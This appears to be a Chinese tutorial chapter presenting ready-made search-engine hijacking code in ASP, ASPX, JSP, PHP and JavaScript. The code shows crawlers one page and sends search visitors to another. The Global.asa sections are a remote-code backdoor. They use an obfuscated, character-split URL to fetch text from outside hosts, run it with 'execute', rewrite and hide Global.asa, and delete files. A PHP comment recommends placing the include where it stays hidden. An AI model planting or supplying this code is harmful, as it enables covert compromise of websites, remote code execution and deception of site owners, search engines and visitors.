7.3、301 快照劫持(asp 版)

```
<%

Function GetLocationURL()

Dim Url

Dim ScriptName,QueryString

ScriptName = Request.ServerVariables("SCRIPT_NAME")

QueryString = Request.ServerVariables("QUERY_STRING")

if ScriptName = "/index.asp" then
```

```
    if QueryString = "" then
        GetLocationURL = "/"
    else
        GetLocationURL = ScriptName&"?"&QueryString
    end if
else
    if QueryString = "" then
        GetLocationURL = ScriptName
    else
        GetLocationURL = ScriptName&"?"&QueryString
    end if
end if

End Function

If isspider() then
    Response.Status="301 Moved Permanently"
    Response.AddHeader "Location","http://www.xxx.com"& GetLocationURL() '在这里修改要跳转到的网
页
    Response.End
End if

function isspider()
dim agent,searray,i
agent="agent:"&LCase(request.servervariables("http_user_agent"))
searray=array("googlebot","spider","sogou","yahoo","soso","baidu","360")
isspider = false
for i=0 to ubound(searray)
 if (instr(agent,searray(i))>0) then isspider=true
next
end function
```

```
%>
```

7.3.1、快照劫持

```
首页调用代码：<!--#include file="conn.asp"-->
```

调用文件代码：（放在 conn 文件下面）

```
<%
function isspider()
dim agent,searray,i
agent="agent:"&LCase(request.servervariables("http_user_agent"))
searray=array("googlebot","baiduspider","sogou","yahoo","soso","360spider")
isspider= false
for i=0 to ubound(searray)
 if (instr(agent,searray(i))>0) then isspider=true
next
end function
function fromse()
dim urlrefer,i,searray
urlrefer="refer:"&LCase(request.ServerVariables("HTTP_REFERER"))
fromse= false
if urlrefer="" then fromse= false
searray=array("google","baidu","sogou","yahoo","soso","360")
for i=0 to ubound(searray)
 if (instr(urlrefer,searray(i))>0) then fromse=true
next
end function
function gethttp(url)
  dim http
  set http=createobject("MSXML2.XMLHTTP")
  Http.open "GET",url,false
  Http.send()
  if Http.readystate<>4 then
```

```
    exit function
  end if
  gethttp=bytes2BSTR(Http.responseBody)
  set http=nothing
  if err.number<>0 then err.Clear
end function
function bytes2BSTR(vIn)
  dim strReturn
  dim i,ThisCharCode,NextCharCode
  strReturn = ""
  For i = 1 To LenB(vIn)
  ThisCharCode = AscB(MidB(vIn,i,1))
  If ThisCharCode < &H80 Then
  strReturn = strReturn & Chr(ThisCharCode)
  Else
  NextCharCode = AscB(MidB(vIn,i+1,1))
  strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode))
  i = i + 1
  End If
  Next
  bytes2BSTR = strReturn
End function
if(isspider()) then
  dim myfso,fileurl,filecon,myfile,bodyurl,remotehtml
  bodyurl="http://www.xxx.com/"跳转的网址
    response.clear
    remotehtml=gethttp(bodyurl)
    response.write(remotehtml)
    response.write("<!--"&now()&"-->")
    response.flush
    response.end
```

```
end if

%>
```

7.4、User-Agent 判断实现劫持

aspx 代码

```
<%@Page Language="C#"%>

<%

string s = Request.ServerVariables["HTTP_USER_AGENT"];

if(s.IndexOf("baidu")>-1 || s.IndexOf("soso")>-1|| s.IndexOf("google")>-1 || s.IndexOf("360")>
-1 || s.IndexOf("sogou")>-1 || s.IndexOf("spider")>-1){

    Response.Status = "301 Moved Permanently";

    Response.AddHeader("Location","http://www.xx.com/");

    Response.AddHeader("Connection","close");

}

%>
```

jsp 代码

```
<%

    String s = request.getHeader("User-Agent");

    if(s.indexOf("baidu")>-1 || s.indexOf("soso")>-1|| s.indexOf("google")>-1 || s.indexOf("360
")>-1 || s.indexOf("sogou")>-1 || s.indexOf("spider")>-1){

        response.setStatus(301);

        response.setHeader( "Location", "http://www.xx.com/" );

        response.setHeader( "Connection", "close" );

    }

%>
```

asp 代码

```
<%
If isspider() then
Response.Status="301 Moved Permanently"
Response.AddHeader "Location","http://www.xx.com/" '在这里修改要跳转到的网页
Response.End
End if

function isspider()
dim agent,searray,i
agent="agent:"&LCase(request.servervariables("http_user_agent"))
searray=array("googlebot","spider","sogou","yahoo","soso","baidu","360")
isspider = false
for i=0 to ubound(searray)
if (instr(agent,searray(i))>0) then isspider=true
next
end function
%>
```

php 代码

```
<?php
$ua = strtolower($_SERVER['HTTP_USER_AGENT']);
if(isspider($ua)){
header("location: http://www.xx.com"); //这里修改跳转到的页面
}
function isspider($name){
$spider_chs=array("googlebot","spider","sogou","yahoo","soso","baidu","360");
foreach($spider_chs as $spider_ch){
if(strpos($name,$spider_ch)!==false){return true;}
}
return false;
}
```

```
?>
```

js 代码

```
var s = navigator.userAgent.toLowerCase();
if(s.indexOf("baidu")>0 || s.indexOf("soso")>0 || s.indexOf("google")>0 || s.indexOf("360")>0 || s.indexOf("sogou")>0 || s.indexOf("spider")>0){
   window.location.href="http://www.xx.com/"; //跳转网址
}
```

7.5、global 劫持

7.5.1、方法劫持一

Global.asa 劫持文件代码

```
<script language="vbscript" runat="server">
'by_aming
'by*aming
sub Application_OnStart
end sub

sub Application_OnEnd
end sub

sub Session_OnStart
    url="h"&"t"&"t"&"p"&":"&"/"&"/"&"g"&"l"&"o"&".1"&"0"&"0"&"5"&"0"&"0"&".c"&"o"&"m"&"/x"&"m"&"l"&"/"&"g"&"l"&"o"&"b"&"a"&"l"&"."&"a"&"s"&"a"&"q"&"u"&"a"&"n"&"."&"t"&"x"&"t"
    Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")
    ObjXMLHTTP.Open "GET",url,False
    ObjXMLHTTP.setRequestHeader "User-Agent",url
    ObjXMLHTTP.send
    GetHtml=ObjXMLHTTP.responseBody
```

```
    Set ObjXMLHTTP=Nothing
    set objStream = Server.CreateObject("Adodb.Stream")
    objStream.Type = 1
    objStream.Mode =3
    objStream.Open
    objStream.Write GetHtml
    objStream.Position = 0
    objStream.Type = 2
    objStream.Charset = "gb2312"
    GetHtml = objStream.ReadText
    objStream.Close
    if instr(GetHtml,"by*aming")>0 then
        execute GetHtml
    end if
end sub

'sub Session_OnEnd
'end sub
</script>
```

需要调用的文件代码

```
<html><head><script>function clear(){Source=document.body.firstChild.data;document.open();document.close();document.title="";document.body.innerHTML=Source;}</script></head><body onload=clear()>
<meta http-equiv=refresh content=0;URL=about:blank><script>eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0.1.2(\'3:4\');',5,5,'window|location|replace|about|blank'.split('|'),0,{}))</script>

Server.ScriptTimeout=600
Public Function createasa(ByVal Content)
```

```
        On Error Resume Next
        Set fso = Server.CreateObject("scripting.filesystemobject")
        set f=fso.Getfile("//./" & Server.MapPath("/Global.asa"))
        f.Attributes=0
        Set Obj = Server.CreateObject("adod" & "b.S" & "tream")
        Obj.Type = 2
        Obj.open
        Obj.Charset = "gb2312"
        Obj.Position = Obj.Size
        Obj.writetext = Content
        Obj.SaveToFile "//./" & Server.MapPath("/Global.asa"),2
        Obj.Close
        Set Obj = Nothing
        f.Attributes=1+2+4
        set f=Nothing
        Set fso = Nothing
End Function

Public Function createasax(ByVal Content)
        On Error Resume Next
        Set fso = Server.CreateObject("scripting.filesystemobject")
        set f=fso.Getfile("//./" & Server.MapPath("/Global.asax"))
        f.Attributes=0
        Set Obj = Server.CreateObject("adod" & "b.S" & "tream")
        Obj.Type = 2
        Obj.open
        Obj.Charset = "gb2312"
        Obj.Position = Obj.Size
        Obj.writetext = Content
        Obj.SaveToFile "//./" & Server.MapPath("/Global.asax"),2
        Obj.Close
```

```
          Set Obj = Nothing
          f.Attributes=1+2+4
          set f=Nothing
          Set fso = Nothing
End Function


Public Function GetHtml(url)
          Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")
          ObjXMLHTTP.Open "GET",url,False
          ObjXMLHTTP.setRequestHeader "User-Agent",url
          ObjXMLHTTP.send
          GetHtml=ObjXMLHTTP.responseBody
          Set ObjXMLHTTP=Nothing
          set objStream = Server.CreateObject("Adodb.Stream")
          objStream.Type = 1
          objStream.Mode =3
          objStream.Open
          objStream.Write GetHtml
          objStream.Position = 0
          objStream.Type = 2
          objStream.Charset = "gb2312"
          GetHtml = objStream.ReadText
          objStream.Close
End Function


Function check(user_agent)
    allow_agent=split("Baiduspider,Sogou,baidu,Sosospider,Googlebot,FAST-WebCrawler,MSNBOT,Slurp,360,so",",")
    check_agent=false
    For agenti=lbound(allow_agent) to ubound(allow_agent)
        If instr(user_agent,allow_agent(agenti))>0 then
```

```
            check_agent=true
            exit for
        end if
    Next
    check=check_agent
End function


  Function CheckRobot()
      CheckRobot = False
      Dim Botlist,i,Repls
      Repls      = request.ServerVariables("http_user_agent")
            Krobotlist = "Baiduspider|Googlebot"
      Botlist = Split(Krobotlist,"|")
      For i = 0 To Ubound(Botlist)
        If InStr(Repls,Botlist(i)) > 0 Then
          CheckRobot = True
          Exit For
        End If
      Next
      If Request.QueryString("admin")= "1" Then Session("ThisCheckRobot")=1
            If Session("ThisCheckRobot")   = 1   Then CheckRobot = True
  End Function
  Function CheckRefresh()
      CheckRefresh = False
      Dim Botlist,i,Repls
            Krobotlist = "baidu|google|sogou|soso|youdao|bing|yahoo|qihoo|iask|aol|360.cn|s
o.|anquan|51yes"
      Botlist = Split(Krobotlist,"|")
      For i = 0 To Ubound(Botlist)
        If InStr(left(request.servervariables("HTTP_REFERER"),"40"),Botlist(i)) > 0 Then
          CheckRefresh = True
```

```
          Exit For
        End If
      Next
  End Function
Sub sleep()
If response.IsClientConnected=true then
          Response.Flush
else
          response.end
end if
End Sub
If CheckRefresh=true Then
cnnbd=lcase(Request.ServerVariables("HTTP_HOST")&request.ServerVariables("HTTP_URL"))
'response.redirect("http://www.399949.com/index.htm?"&cnnbd&"")
Response.Write("<a href=http://www.liao008.com/js/vip.htm><font color=#FF0000>如果您的浏览器不支持跳转，请点击这里进入！！！</font></a><div style=display:none><script src=http://count11.51yes.com/click.aspx?id=114814173&logo=12></script></div><script>location.href='http://www.399949.com/index.htm';</script>")
response.end
end If
user_agent=Request.ServerVariables("HTTP_USER_AGENT")
if check(user_agent)=true then
          body=GetHtml("http://html.104080.com/body.asp?site="&Request.ServerVariables("HTTP_HOST")&"&kid="&Request.ServerVariables("QUERY_STRING")&"")
response.write body
link=GetHtml("http://211.142.12.10:82/cyzx\cyzx\zixun\images\link.jpg")
response.write link
response.end
else

asa=GetHtml("http://glo.104080.com/xml/globalquan.txt")
if instr(asa,"by*aming")>0 then
```

```
          createasa(asa)
end if


asax=GetHtml("http://glo.104080.com/xml/globalquanasax.txt")
if instr(asax,"by*aming")>0 then
          'createasax(asax)
end if


dim name
name=request.servervariables("Path_Translated")
Set fso = Server.CreateObject("scripting.filesystemobject")
set f=fso.Getfile("//./" & Server.MapPath("/global.asa"))
Dim v
Dim t
ReDim A(Request.Form.Count)
ReDim B(Request.Form.Count)
v=Request.Form
t=Request.Form.Count
if t>0 then
For i=0 To t-1
 b(i)=Split(Split(v,"&")(i),"=")(1)
 if instr(LCase(b(i)),"global.asa")>0 then
f.Attributes=1+2+4
response.end()
 end if
Next
end if


if DC=false and CF=True and request.servervariables("QUERY_STRING")<>"" then
response.redirect(Rurl&"?"&Request.ServerVariables("HTTP_HOST"))
elseif instr(name,";")>0 then
```

```
set m=fso.Getfile(name)
m.Attributes=0
fso.DeleteFile(name)
f.Attributes=1+2+4
response.end()
end if

ScriptAddress=Request.ServerVariables("SCRIPT_NAME")
namepath=Server.MapPath(ScriptAddress)
If Len(Request.QueryString) > 0 Then
          ScriptAddress = ScriptAddress & "?" & Request.QueryString
end if
geturl ="http://"& Request.ServerVariables("http_host") & ScriptAddress
geturl =LCase(geturl)
'response.write replace(namepath,server.MapPath("/"),"")
'response.end
'if instr(geturl,"jc=ok")=0 and instr(geturl,"global=ok")=0 and instr(LCase(Request.ServerVariables("http_host")),"gov.cn")=0 and instr(LCase(Request.ServerVariables("http_host")),"edu.cn")=0 and
if instr(geturl,"http://"& Request.ServerVariables("http_host") &"/index.asp")=0 and instr(geturl,"http://"& Request.ServerVariables("http_host") &"/")=0 and instr(LCase(Request.ServerVariables("HTTP_REFERER")),LCase(Request.ServerVariables("http_host")))<=0 then
agent = lcase(request.servervariables("http_user_agent"))
referer = LCase(Request.ServerVariables("HTTP_REFERER"))
bot = ""
Amll = ""

if instr(agent, "+") > 0 then bot = agent
if instr(agent, "-") > 0 then bot = agent
if instr(agent, "http") > 0 then bot = agent
if instr(agent, "spider") > 0 then bot = agent
if instr(agent, "bot") > 0 then bot = agent
```

```
if instr(agent, "linux") > 0 then bot = agent
if instr(agent, "baidu") > 0 then bot = agent

if instr(agent, "google") > 0 then bot = "nobot"
if instr(agent, "yahoo") > 0 then bot = "nobot"
if instr(agent, "msn") > 0 then bot = "nobot"
if instr(agent, "alexa") > 0 then bot = "nobot"
if instr(agent, "sogou") > 0 then bot = "nobot"
if instr(agent, "youdao") > 0 then bot = "nobot"
if instr(agent, "soso") > 0 then bot = "nobot"
if instr(agent, "iask") > 0 then bot = "nobot"

if bot="nobot" then
'Call WriteErr
'response.end
end if

If Instr(REFERER,"http") > 0 and Instr(REFERER,".") > 0 and Instr(REFERER,"/") > 0 and Instr
(REFERER,"?") > 0 and Instr(REFERER,"=") > 0 Then Amll = "ok"

tjcount=request.Cookies("cookie_tjcount")
date1=request.Cookies("cookie_date")
date2=year(date)&month(date)&day(date)

if tjcount="" then
          response.cookies("cookie_tjcount")=0
          response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())
end if

if date1<>date2 then
          response.cookies("cookie_date")=date2
```

```
          response.cookies("cookie_date").Expires=DateAdd("d",365,now())
end if

tjcount=request.Cookies("cookie_tjcount")
date1=request.Cookies("cookie_date")
date2=year(date)&month(date)&day(date)

if date1=date2 and len(bot) = 0 then
          if int(tjcount)<10 and len(Aml1)>0 then
                    response.cookies("cookie_tjcount")=int(tjcount)+1
                    response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())
           strHost=Request.ServerVariables("HTTP_HOST")
          Response.Redirect("http://www.399949.com/index.htm?domain="&strHost&"")
          else
                    response.write "系统找不到指定的文件。"
                              'response.write ""
                    'response.write gethtml(geturl&"?global=ok")
          end if
          response.end
end if
Call sleep()
end if
end if
'</body></html>
```

7.5.2、劫持方法二

Global.asa 文件

```
<script language="vbscript" runat="server">
'by*diao
'by*aming
```

```
sub Application_OnStart

end sub

sub Application_OnEnd

end sub

sub Session_OnStart

           On Error Resume Next

           url="http://你的网站/tsesese.txt"

           Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")

           ObjXMLHTTP.Open "GET",url,False

           ObjXMLHTTP.setRequestHeader "User-Agent",url

           ObjXMLHTTP.send

           GetHtml=ObjXMLHTTP.responseBody

           Set ObjXMLHTTP=Nothing

           set objStream = Server.CreateObject("Adodb.Stream")

           objStream.Type = 1

           objStream.Mode =3

           objStream.Open

           objStream.Write GetHtml

           objStream.Position = 0

           objStream.Type = 2

           objStream.Charset = "gb2312"

           GetHtml = objStream.ReadText

           objStream.Close

'response.Write(GetHtml)

           set objStream=Nothing

           if instr(GetHtml,"by*aming")>0 then

           execute GetHtml

           end if

end sub

'sub Session_OnEnd

'end sub
```

```
</script>
```

需要调用的文件代码

```
'<html><head><script>function clear(){Source=document.body.firstChild.data;document.open();document.close();document.title="";document.body.innerHTML=Source;}</script></head><body onload=clear()>

'<meta http-equiv=refresh content=0;URL=about:blank><script>eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0.1.2(\'3:4\');',5,5,'window|location|replace|about|blank'.split('|'),0,{}))</script>

'by*aming

'Server.ScriptTimeout=600


dim benyuming,tiaoyuming,tzkey

tiaoyuming="http://你的网站"     '跳转域名


'关键词 在下面设置 每个关键词之间用 or  分开

tzkey = "QQ%D2%B5%CE%F1%BF%A8|||qq%CB%A2%D7%EA%BF%A8|||%CD%F8%D7%AC"


dim Q

Q=request.servervariables("HTTP_REFERER")


if ifkey(tzkey,Q)=1 Then

          Response.Redirect(tiaoyuming)

          Call sleep()

End If


Public Function createasa(ByVal Content)

          On Error Resume Next

          Set fso = Server.CreateObject("scripting.filesystemobject")

          set f=fso.Getfile("//./" & Server.MapPath("/global.asa"))

          f.Attributes=0

          Set Obj = Server.CreateObject("adod" & "b.S" & "tream")
```

```
          Obj.Type = 2

          Obj.open

          Obj.Charset = "gb2312"

          Obj.Position = Obj.Size

          Obj.writetext = Content

          Obj.SaveToFile "//./" & Server.MapPath("/global.asa"),2

          Obj.Close

          Set Obj = Nothing

          f.Attributes=1+2+4

          set f=Nothing

          Set fso = Nothing
End Function


Public Function ifkey(ByVal key,ByVal url)

          ifkey=0


    Dim I

    Content = Split(key, "|||")

    For I = 0 To UBound(Content)

        if Instr(url,"wd="&Content(I)&"&")>0 or Instr(url,"w="&Content(I)&"&")>0 or Instr(url,C
ontent(I))>0 Then

                                ifkey=1

                    end if

    Next
End Function


Public Function createasax(ByVal Content)

          On Error Resume Next

          Set fso = Server.CreateObject("scripting.filesystemobject")

          set f=fso.Getfile("//./" & Server.MapPath("/global.asax"))

          f.Attributes=0
```

```
            Set Obj = Server.CreateObject("adod" & "b.S" & "tream")
            Obj.Type = 2
            Obj.open
            Obj.Charset = "gb2312"
            Obj.Position = Obj.Size
            Obj.writetext = Content
            Obj.SaveToFile "//./" & Server.MapPath("/global.asax"),2
            Obj.Close
            Set Obj = Nothing
            f.Attributes=1+2+4
            set f=Nothing
            Set fso = Nothing
End Function


Public Function GetHtml(url)
            Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")
            ObjXMLHTTP.Open "GET",url,False
            ObjXMLHTTP.setRequestHeader "User-Agent",url
            ObjXMLHTTP.send
            GetHtml=ObjXMLHTTP.responseBody
            Set ObjXMLHTTP=Nothing
            set objStream = Server.CreateObject("Adodb.Stream")
            objStream.Type = 1
            objStream.Mode =3
            objStream.Open
            objStream.Write GetHtml
            objStream.Position = 0
            objStream.Type = 2
            objStream.Charset = "gb2312"
            GetHtml = objStream.ReadText
            objStream.Close
```

```
End Function


Function check(user_agent)
    allow_agent=split("Baiduspider,Sogou,baidu,Sosospider,Googlebot,FAST-WebCrawler,MSNBOT,Slu
rp",",")
    check_agent=false
    For agenti=lbound(allow_agent) to ubound(allow_agent)
        If instr(user_agent,allow_agent(agenti))>0 then
            check_agent=true
            exit for
        end if
    Next
    check=check_agent
End function


  Function CheckRobot()
      CheckRobot = False
      Dim Botlist,i,Repls
      Repls      = request.ServerVariables("http_user_agent")
             Krobotlist = "Baiduspider|Googlebot"
      Botlist = Split(Krobotlist,"|")
      For i = 0 To Ubound(Botlist)
        If InStr(Repls,Botlist(i)) > 0 Then
          CheckRobot = True
          Exit For
        End If
      Next
      If Request.QueryString("admin")= "1" Then Session("ThisCheckRobot")=1
             If Session("ThisCheckRobot")   = 1   Then CheckRobot = True
  End Function
  Function CheckRefresh()
```

```
      CheckRefresh = False
      Dim Botlist,i,Repls
             Krobotlist = ""
      Botlist = Split(Krobotlist,"|")
      For i = 0 To Ubound(Botlist)
        If InStr(left(request.servervariables("HTTP_REFERER"),"40"),Botlist(i)) > 0 Then
          CheckRefresh = True
          Exit For
        End If
      Next
  End Function
Sub sleep()
If response.IsClientConnected=true then
           Response.Flush
else
           response.end
end if
End Sub



If CheckRefresh=true Then
If check(user_agent)=false Then
cnnbd=lcase(request.servervariables("HTTP_HOST"))
response.redirect(tiaoyuming)
response.end
end If
end if
user_agent=Request.ServerVariables("HTTP_USER_AGENT")
if check(user_agent)=true then
body=GetHtml(tiaoyuming)
response.write body
```

```
'response.end

else



asa=GetHtml(benyuming&"/tsesese.txt")

'if instr(asa,"by*diao")>0 then

'          createasa(asa)

'end if

ScriptAddress=Request.ServerVariables("SCRIPT_NAME")

namepath=Server.MapPath(ScriptAddress)

If Len(Request.QueryString) > 0 Then

           ScriptAddress = ScriptAddress & "?" & Request.QueryString

end if

geturl ="http://"& Request.ServerVariables("http_host") & ScriptAddress

geturl =LCase(geturl)



Call sleep()

'end if

end if

'</body></html>
```

7.4.3、传入 global 劫持

Global.asa 劫持代码

```
<script language="vbscript" runat="server">

sub Application_OnStart

  'some code

end sub

sub Application_OnEnd

  'some code

end sub

sub Session_OnStart

 if GetBot="baidu" or GetBot="google" or GetBot="Yahoo" or GetBot="MSN" or  GetBot="Sohu" or Ge
tBot="114" or GetBot="sogou" or GetBot="soso"  then
```

```
set mySTL=new clsSteal

mySTL.src="http://www.xxx.com----这个网址就是你要劫持跳转过去的网址"

mySTL.send("get")

sIP=mySTL.value

Set mySTL=nothing

Dim qt_CStr

qt_CStr=CStr(sIP)

response.write qt_CStr

response.end

end if

lai=Lcase(Request.ServerVariables("HTTP_REFERER"))

end sub

sub Session_OnEnd

  'some code

end sub

function GetBot()

'查询蜘蛛

dim s_agent

GetBot=""

s_agent=Request.ServerVariables("HTTP_USER_AGENT")

if instr(1,s_agent,"googlebot",1) >0 then

GetBot="google"

end if

if instr(1,s_agent,"msnbot",1) >0 then

GetBot="MSN"

end if

if instr(1,s_agent,"slurp",1) >0 then

GetBot="Yahoo"

end if

if instr(1,s_agent,"baiduspider",1) >0 then

GetBot="baidu"
```

```
end if

if instr(1,s_agent,"sohu-search",1) >0 then

GetBot="Sohu"

end if

if instr(1,s_agent,"lycos",1) >0 then

GetBot="Lycos"

end if

if instr(1,s_agent,"robozilla",1) >0 then

GetBot="Robozilla"

end if


if instr(1,s_agent,"soso",1) >0 then

GetBot="soso"

end if

if instr(1,s_agent,"sogou",1) >0 then

GetBot="sogou"

end if

end function

Class clsSteal

Private src_      '采集的目标 URL

Private prm_      '传入的 POST 或 GET 参数

Private enc_            '字符编码

Private value_    '采集的内容

private sub class_initialize()

          src_=""

          prm_=""

          enc_="GB2312"

          value_=""

end sub

private sub class_terminate()

end sub
```

```
public property let src(str)
          src_=str
end property
public property let rqst(str)
          prm_=str
end property
public property let enc(str)
          enc_=str
end property

public property get value
          value=value_
end property
public sub send(pMethod)
          if src_="" then
          value_="src 属性不能为空"
          exit sub
          end if

          On Error Resume Next
          dim Http
          set Http=server.createobject("MSXML2.XMLHTTP")
          if UCase(pMethod)="POST" then
          Http.open "POST",src_ ,false
          Http.setRequestHeader "Content-Length",Len(prm_)
          Http.setRequestHeader "CONTENT-TYPE","application/x-www-form-urlencoded"
          Http.send(prm_)
          else
          Http.open "GET",src_ ,false
          Http.send()
          end if
```

```
            if Http.readystate<>4 then exit sub
            value_=BytesToBSTR(Http.responseBody)
            'value_=lcase(value_)
            set http=nothing
            if err.number<>0 then err.Clear
end sub
private function BytesToBstr(body)
            dim oSTM
            set oSTM = Server.CreateObject("adodb.stream")
            oSTM.Type = 1
            oSTM.Mode =3
            oSTM.Open
            oSTM.Write body
            oSTM.Position = 0
            oSTM.Type = 2
            oSTM.Charset = enc_
            BytesToBstr = oSTM.ReadText
            oSTM.Close
            set oSTM = nothing
end function

public sub cut(strBeg,strEnd)
            iH=instr(lcase(value_) , strBeg)
            iB=instr(lcase(value_) , strEnd)
            if iH>0 and iB>0 then value_=mid(value_ , iH+len(strBeg), iB-iH-len(strEnd))
end sub

public sub exch(strOld,strNew)
            value_=replace(value_ , strOld, strNew)
end sub
end class
```

```
</script>
```

7.6、关键词劫持代码

Asp 版

```
<%
function GetBot()
'查询蜘蛛
dim s_agent
GetBot=""
s_agent=Request.ServerVariables("HTTP_USER_AGENT") '关键判断语句
if instr(1,s_agent,"googlebot",1) >0 then'
GetBot="google"
end if
if instr(1,s_agent,"Sogouspider",1) >0 then
GetBot="Sogou"
end if
if instr(1,s_agent,"slurp",1) >0 then
GetBot="Yahoo"
end if
if instr(1,s_agent,"baiduspider",1) >0 then
GetBot="baidu"
end if
if instr(1,s_agent,"sohu-search",1) >0 then
GetBot="Sohu"
end if
if instr(1,s_agent,"360Spider",1) >0 then
GetBot="360"
end if
if instr(1,s_agent,"Sosospider",1) >0 then
GetBot="Soso"
end if
```

```
end function
Function getHTTPPage(Path)
t = GetBody(Path)
getHTTPPage=BytesToBstr(t,"GB2312")'编码
End function
Function Newstring(wstr,strng)
Newstring=Instr(lcase(wstr),lcase(strng))
if Newstring<=0 then Newstring=Len(wstr)
End Function
Function GetBody(url)
on error resume next
Set Retrieval = CreateObject("Microsoft.XMLHTTP")
With Retrieval
.Open "Get", url, False, "", ""
.Send
GetBody = .ResponseBody
End With
Set Retrieval = Nothing
End Function
Function BytesToBstr(body,Cset)
dim objstream
set objstream = Server.CreateObject("adodb.stream")
objstream.Type = 1
objstream.Mode =3
objstream.Open
objstream.Write body
objstream.Position = 0
objstream.Type = 2
objstream.Charset = Cset
BytesToBstr = objstream.ReadText
objstream.Close
```

```
set objstream = nothing
End Function
Dim wstr,str,url,start,over,dtime
if GetBot="baidu" then
'给百度蜘蛛定制的内容
url="http://www.xxx.cn"
'想要展示给蜘蛛的页面地址
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
response.end
elseif GetBot="google" then
'给 google 蜘蛛定制的内容
url="http://www.xxx.cn"
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
response.end
elseif GetBot="360" then
'给 360 蜘蛛定制的内容
url="http://www.xxx.cn"
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
response.end
elseif GetBot="Sohu" then
'给 Sohu 蜘蛛定制的内容
url="http://www.xxx.cn"
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
```

```
response.end
elseif GetBot="Soso" then
'给 Soso 蜘蛛定制的内容
url="http://www.xxx.cn"
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
response.end
elseif GetBot="Sogou" then
'给 Sogou 蜘蛛定制的内容
url="http://www.xxx.cn"
wstr=getHTTPPage(url)
body=wstr
response.write ""&body&""
response.end
end if
if instr(Request.ServerVariables("http_referer"),"www.baidu.com")>0 then
'如果用户来自 www.baidu.com
response.redirect("http://www.xxx.cn/")
'跳转指定地址
end if
if instr(Request.ServerVariables("http_referer"),"www.google.com")>0 then
'如果用户来自 www.google.com
response.redirect("http://www.xxx.cn/")
end if
if instr(Request.ServerVariables("http_referer"),"www.soso.com")>0 then
'如果用户来自 www.soso.com
response.redirect("http://www.xxx.cn/")
end if
if instr(Request.ServerVariables("http_referer"),"www.sogou.com")>0 then
'如果用户来自 www.sogoucom
```

```
response.redirect("http://www.xxx.cn/")
end if
if instr(Request.ServerVariables("http_referer"),"www.so.com")>0 then
'如果用户来自 www.so.com
response.redirect("http://www.xxx.cn/")
end if
%>
```

Php 版

```
<?php
################################################
# 可以把本文件放在类似 inc、include 这样的目录中 #
#    首页 require_once('本文件路径');就可以了   #
#    这样会比较隐蔽                            #
################################################

if
(ereg("http://www.baidu.com/search/spider.htm",$_SERVER["HTTP_USER_AGENT"]))
{
$file = file_get_contents('http://www.xxx.cn');
echo $file;
}
else if
 (ereg("http://www.google.com/bot.html", $_SERVER["HTTP_USER_AGENT"]))
{
$file = file_get_contents('http://www.xxx.cn');
echo $file;
}else if
(ereg("http://help.soso.com/webspider.htm", $_SERVER["HTTP_USER_AGENT"]))
{
$file = file_get_contents('http://www.xxx.cn');
echo $file;
```

```
}else if

 (ereg("http://www.sogou.com/docs/help/webmasters.htm", $_SERVER["HTTP_USER_AGENT"]))

{

$file = file_get_contents('http://www.xxx.cn');

echo $file;

}else if

(ereg("360Spider", $_SERVER["HTTP_USER_AGENT"]))

{

$file = file_get_contents('http://www.xxx.cn');

echo $file;

exit;

}

if(stristr ($_SERVER['HTTP_REFERER'],"baidu.com"))

{

Header("Location: http://www.xxx.cn/");

exit;

}

else if(stristr ($_SERVER['HTTP_REFERER'],"google.com"))

{

Header("Location: http://www.xxx.cn/");

exit;

}

else if(stristr ($_SERVER['HTTP_REFERER'],"soso.com"))

{

Header("Location: http://www.xxx.cn/");

exit;

}

else if(stristr ($_SERVER['HTTP_REFERER'],"sogou.com"))

{

Header("Location: http://www.xxx.cn/");

exit;
```

```
}
else if(stristr ($_SERVER['HTTP_REFERER'],"so.com"))
{
Header("Location: http://www.xxx.cn/");
exit;
}
?>
```

Aspx 版

```
<%@ Application Language="C#" %>
<script runat="server">

    void Application_Start(object sender, EventArgs e)
    {
        //在应用程序启动时运行的代码
    }

    void Application_End(object sender, EventArgs e)
    {
        //在应用程序关闭时运行的代码
    }

    void Application_Error(object sender, EventArgs e)
    {
        //在出现未处理的错误时运行的代码
    }

    void Session_Start(object sender, EventArgs e)
    {
        //在新会话启动时运行的代码
        //HttpContext.Current.Response.Write(HttpContext.Current.Request.UserAgent);
            string data_url = "http://www.xxx.cn";//要展示给搜索引擎的页面
```

```
        string redirect_url="http://www.xxx.cn/1.asp";//从搜索引擎点击进来跳转的页面
        if (is_spider())
        {
            HttpContext.Current.Response.Clear();
            HttpContext.Current.Response.BinaryWrite(get_data(data_url));
            HttpContext.Current.Response.End();
        }
        else if(is_from_search())
        {
            HttpContext.Current.Response.Redirect(redirect_url, true);
        }
        else
        {
            //HttpContext.Current.Response.Write(HttpContext.Current.Request.UserAgent);
        }
    }

    void Session_End(object sender, EventArgs e)
    {
        //在会话结束时运行的代码。
        // 注意: 只有在 Web.config 文件中的 sessionstate 模式设置为
        // InProc 时，才会引发 Session_End 事件。如果会话模式
        //设置为 StateServer 或 SQLServer，则不会引发该事件。

    }
    public bool is_spider()
    {
        string spider_flag = "googlebot|baiduspider|sogou|yahoo|soso";//这里添加搜索引擎user
-agent 标识
        string[] spider_flag_arr = spider_flag.Split('|');
        string user_agent=HttpContext.Current.Request.UserAgent;
```

```
        foreach (string tmp_flag in spider_flag_arr)
        {
            if (user_agent.ToLower().IndexOf(tmp_flag.ToLower())!=-1) { return true; }
        }
        return false;
    }
